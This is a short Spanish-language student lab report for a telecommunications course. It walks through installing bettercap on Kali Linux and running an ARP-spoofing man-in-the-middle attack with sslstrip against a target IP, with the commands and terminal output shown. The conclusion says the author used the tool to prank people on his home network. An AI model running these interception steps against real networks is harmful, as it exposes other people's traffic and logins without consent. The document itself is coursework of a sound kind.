




# Realizar la PoC

IBARRA SABIDO JOSE MARIA | **Fundamentos de Telecomunicaciones** | 12-11-2020

# INSTALAR BETTERCAP EN KALI LINUX





Dependiendo de lo que se busque en mi caso usare una distro de vagrant Se instala y se ejecuta para entrar en consola y como en mi caso dar permisos de administrador y correr los siguientes scrips no sin antes actualizar el Kali Linux

```
sudo apt-get install build-essential ruby-dev libpcap-dev
```

```
apt-get install bettercap
```

con esto quedara instalado bettercap no hay que olvidar que se deben instalar caplets






Iniciaremos bettercap y correremos los siguientes scrips

```
set http.proxy.sslstrip true
```

```
set net.sniff.verbose false
```

set arp.spoof.targets 192.168.0.15 para este buscaremos la victima de nuestra maldad y conseguiremos su ip en mi caso mi pc



```
root@kali: /home/kali
File Actions Edit View Help
--
-- Disable interactive session history file.
-silent Suppress all logs which are not errors.
-version Print the version and exit.
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# bettercap
bettercap v2.28 (built for linux 386 with go1.14.4) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » set http.proxy.sslstrip true
10.0.2.0/24 > 10.0.2.15 » set net.sniff.verbose false
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 192.168.0.15
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
[19:36:32] [sys.log] [inf] arp.spoof enabling forwarding
[19:36:32] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.0.2.0/24 > 10.0.2.15 » [19:36:32] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.15 » http.proxy on
10.0.2.0/24 > 10.0.2.15 » [19:36:59] [sys.log] [inf] http.proxy started on 10.0.2.15:8080 (sslstrip enabled)
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 »
```

Lo iniciamos el resultado debe ser algo como esto

Utilizando este recurso de bettercap podemos lograr que las paginas precargadas generen un error de privacidad donde no dejara entrar en directo al dominio que se desea acceder.

Conclusión:

Se entiende que las funcionalidades de bettercap son basta como lo es esta y por mencionar una la de bluethood que te muestra las circundantes en una área todas para un propósito en común como lo es la seguridad de un recinto en mi domicilio al checar las redes que se encontraban pude detectar varias que se metieron lo que me ayudo a jugarles una broma con este medio.